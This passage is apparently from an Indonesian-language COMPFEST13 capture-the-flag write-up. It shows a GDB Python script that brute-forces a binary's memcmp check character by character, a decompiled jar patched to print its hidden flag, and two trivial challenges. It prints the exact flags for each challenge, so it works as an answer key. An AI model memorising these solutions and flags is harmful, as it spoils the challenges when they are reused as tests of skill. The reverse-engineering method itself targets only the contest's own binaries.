if ( (unsigned int)memcmp_(&v8, (char *)&flag + 52, 98LL) )
{
  v5 = "Your spell is not powerful enough...\n";
  sub_1120("Your spell is not powerful enough...\n", 1LL, 37LL, stdout);
}
else
{
  v5 = "You belong here, welcome!\n";
  sub_1120("You belong here, welcome!\n", 1LL, 26LL, stdout);
}
```

Disini kami lakukan analisis pada fungsi main dan cast magic, cast magic untuk setiap indexnya nilai nya sama , jadi antar index tidak saling bergantung , jadi bisa dibruteforce per index. Berikut solver yang kami gunakan

```
#!/usr/bin/python3
import string

flag = ""
class SolverEquation(gdb.Command):
```

```
     def __init__ (self):
     super (SolverEquation, self).__init__
("solve-equation",gdb.COMMAND_OBSCURE)

     def invoke (self, arg, from_tty):
     global flag
     cmp_val = [0x5d, 0xed, 0x7b, 0xdc, 0xf2, 0x37, 0xdd, 0xf8,
0xf, 0x9, 0xd5, 0xfe, 0xad, 0x46, 0x83, 0xda, 0xf9, 0x68, 0x1e,
0xb7, 0x63, 0x68, 0x49, 0x7f, 0x8c, 0x48, 0x80, 0x87, 0xeb, 0xfb,
0x1, 0x9b, 0x7d, 0xd1, 0x6f, 0xc0, 0xd9, 0xe8, 0xde, 0xdb, 0x3d,
0x11, 0x13, 0xf9, 0x99, 0xae, 0xb8, 0xa, 0x9, 0x58, 0xf7, 0x4d,
0xac, 0xb4, 0x78, 0x97, 0x82, 0xb4, 0xbc, 0x8d, 0xa, 0x2d, 0x9,
0x9c, 0x8a, 0xf7, 0x69, 0xd5, 0xe8, 0xe7, 0xc4, 0xc8, 0x39, 0xce,
0x18, 0xf8, 0xaf, 0x59, 0xbd, 0x2d, 0xcc, 0x8e, 0xf7, 0xb5, 0x6c,
0x83, 0x49, 0x53, 0x80, 0xb6, 0x92, 0xb6, 0x1f, 0xda, 0x3f, 0x94,
0x43, 0x1f]
     gdb.execute("b *0x0000555555555b50")
     for _ in range(98):
          for i in string.printable[:-6]:
               f = open("data","w")
               f.write(flag + i*(98-len(flag)))
               f.close()
               gdb.execute("r < data")
               tmp = parse(gdb.execute("x/"+str(len(flag)+1)+"bx
$rdi",to_string=True))
               if(tmp[:len(flag)+1]==cmp_val[:len(flag)+1]):
                    flag += i
                    break
     print("z",flag)
def parse(f):
     f = f.split("\n")
     result = []
     for i in f:
     tmp = i.split("\t")
     for j in range(1,len(tmp)):
          result.append(int(tmp[j],16))
     return result
def addr2num(addr):
     try:
     return int(addr)&0xff  # Python 3
     except:
     return long(addr) # Python 2
SolverEquation()
```

Flag bisa dilihat pada file data atau tunggu sampai selesai script berjalan

```
0x00007fffffffdb38|+0x0018: 0xda8346adfed5090f
0x00007fffffffdb40|+0x0020: 0x7f496863b71e68f9
0x00007fffffffdb48|+0x0028: 0x9b01fbeb8780488c
0x00007fffffffdb50|+0x0030: 0xdbdee8d9c06fd17d
0x00007fffffffdb58|+0x0038: 0x0ab8ae99f913113d
```

```
   0x555555555b45 <main+239>       mov    edx, 0x62
   0x555555555b4a <main+244>       mov    rsi, rcx
   0x555555555b4d <main+247>       mov    rdi, rax
→ 0x555555555b50 <main+250>       call   0x5555555550f0 <memcmp@plt>
  ↳  0x5555555550f0 <memcmp@plt+0>   endbr64
     0x5555555550f4 <memcmp@plt+4>   bnd    jmp QWORD PTR [rip+0x2eb5]        # 0x555555557fb0 <memcmp@
     0x5555555550fb <memcmp@plt+11>  nop    DWORD PTR [rax+rax*1+0x0]
     0x555555555100 <time@plt+0>     endbr64
     0x555555555104 <time@plt+4>     bnd    jmp QWORD PTR [rip+0x2ead]        # 0x555555557fb8 <time@go
     0x55555555510b <time@plt+11>    nop    DWORD PTR [rax+rax*1+0x0]
```

```
memcmp@plt (
   $rdi = 0x00007fffffffdb30 → 0xf8dd37f2dc7bed5d,
   $rsi = 0x0000555555558074 → 0xf8dd37f2dc7bed5d,
   $rdx = 0x0000000000000062,
   $rcx = 0x0000555555558074 → 0xf8dd37f2dc7bed5d
)
```

```
[#0] Id 1, Name: "mystery_club", stopped 0x555555555b50 in main (), reason: BREAKPOINT
```

```
[#0] 0x555555555b50 → main()
```

```
z COMPFEST13{n3Ver_Tru5t_M4tHemAg1cKal_tR1cK5s_n0BoDY_tH0u6hT_No_0ne_W0ulD_n0t1c3_4nYw4Y_98f66ab185}
gef➤
```

```
kosong … compfest magical-mystery-club-main-public public cat data && echo
COMPFEST13{n3Ver_Tru5t_M4tHemAg1cKal_tR1cK5s_n0BoDY_tH0u6hT_No_0ne_W0ulD_n0t1c3_4nYw4Y_98f66ab185}
```

Flag : COMPFEST13{n3Ver_Tru5t_M4tHemAg1cKal_tR1cK5s_n0BoDY_tH0u6hT_No_0ne_W0ulD_n0t1c3_4nYw4Y_98f66ab185}

Pave The Way (494 pts)

Diberikan file jar , disini kami lakukan extract terhadap file jar tersebut. Nama filenya mirip yaitu diawali dengan c dan diikuti dengan angka, untuk mencari file mainnya (entry point) kita bisa liat di manifest.

```
kosong … pave-the-way-master-public public chall cat META-INF/MANIFEST.MF
Manifest-Version: 1.0
Main-Class: c239
Created-By: 14.0.2 (Private Build)
```

Diketahui main classnya yaitu c239 , lakukan compile pada c239 maka class lain yang dipanggil akan ikut tercompile juga

```
kosong ~ ctf compfest chall_source_from_cfr ls *.class
c12.class   c161.class  c239.class  c307.class  c400.class  c501.class  c596.class  c632.class  c672.class  c829.class  c943.class
c137.class  c181.class  c257.class  c322.class  c427.class  c503.class  c5.class    c645.class  c727.class  c864.class  c952.class
c148.class  c201.class  c258.class  c350.class  c453.class  c510.class  c610.class  c658.class  c730.class  c911.class  c964.class
c14.class   c218.class  c281.class  c375.class  c481.class  c534.class  c618.class  c663.class  c740.class  c919.class  c978.class
c152.class  c22.class   c287.class  c383.class  c490.class  c578.class  c629.class  c668.class  c790.class  c933.class  c998.class
```

Karena di file aslinya tidak ada print terhadap nilai flag maka kita perlu cari tahu di class mana method terakhir dipanggil. Caranya karena kita tahu nilai akhir flag adalah “}” lakukan search pada file yang menambahkan “}” pada variable object.

```
Searching 1003 files for "object = (String)object + "}";"

/home/kosong/ctf/compfest/chall_source_from_cfr/c243.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c32.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c321.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c375.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c406.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c522.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c752.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

/home/kosong/ctf/compfest/chall_source_from_cfr/c756.java:
   12
   13       public static void pave(String object) throws Exception {
   14:          object = (String)object + "}";
   15           System.out.print(".");
   16           Thread.sleep(2L);

8 matches across 8 files
```

Ambil nama filenya , lalu lakukan perbandingan dengan file class tadi.

```
import glob
a = glob.glob("*.class")
b = ['c243','c32','c321','c375','c406','c522','c752','c756']
for i in b:
    if(i+".class" in a):
      print i
```

Didapatkan class terakhir yang diakses

```
kosong ~ ctf compfest chall_source_from_cfr python2 helper.py
c375
```

Lakukan edit terhadap file tersebut yaitu dengan menambahkan print terhadap variable object

```
class c375 {
      c375() {
      }

      public static void main(String[] arrstring) throws Exception {
      System.out.print("Paving your way.");
      c375.pave("");
      }

      public static void pave(String object) throws Exception {
      object = (String)object + "}";
      System.out.print(".");
      Thread.sleep(2L);
      System.out.println(object);
      System.out.println("\nDone!");
      }
}
```


Oiya disini kami sudah melakukan rewrite terhadap semua thread sleep menjadi 2 milisecond , entah kenapa ingin menulis 2 daripada 1 atau menghapusnya. Tapi 2 sudah termasuk sangat cepat. Selanjutnya compile file c375 lalu run kembali file c239 untuk mendapatkan flagnya

```
kosong ~ ctf compfest chall_source_from_cfr java c239
Paving your way.....................................................COMPFEST13{MaNiFeSt_file_15_ImpOrtAnt_4_jar_bafc2b182e}

Done!
```

Flag : COMPFEST13{MaNiFeSt_file_15_ImpOrtAnt_4_jar_bafc2b182e}

MIS


Sanity Check (50 pts)



Terlihat jelas flag sudah ada pada deskripsi


FLAG : COMPFEST13{Welcome_to_CTF_COMPFEST_13}

Promotional Video (50 pts)



Diberikan link youtube yang menunjukkan video promosi.

Video promosi tersebut memiliki CC / Subtitles yang menampilkan flag. Langsung saja kami mendownload CC tersebut



FLAG : COMPFEST13{c4ptUr3_Th3_Fl4g_cb1217bccd}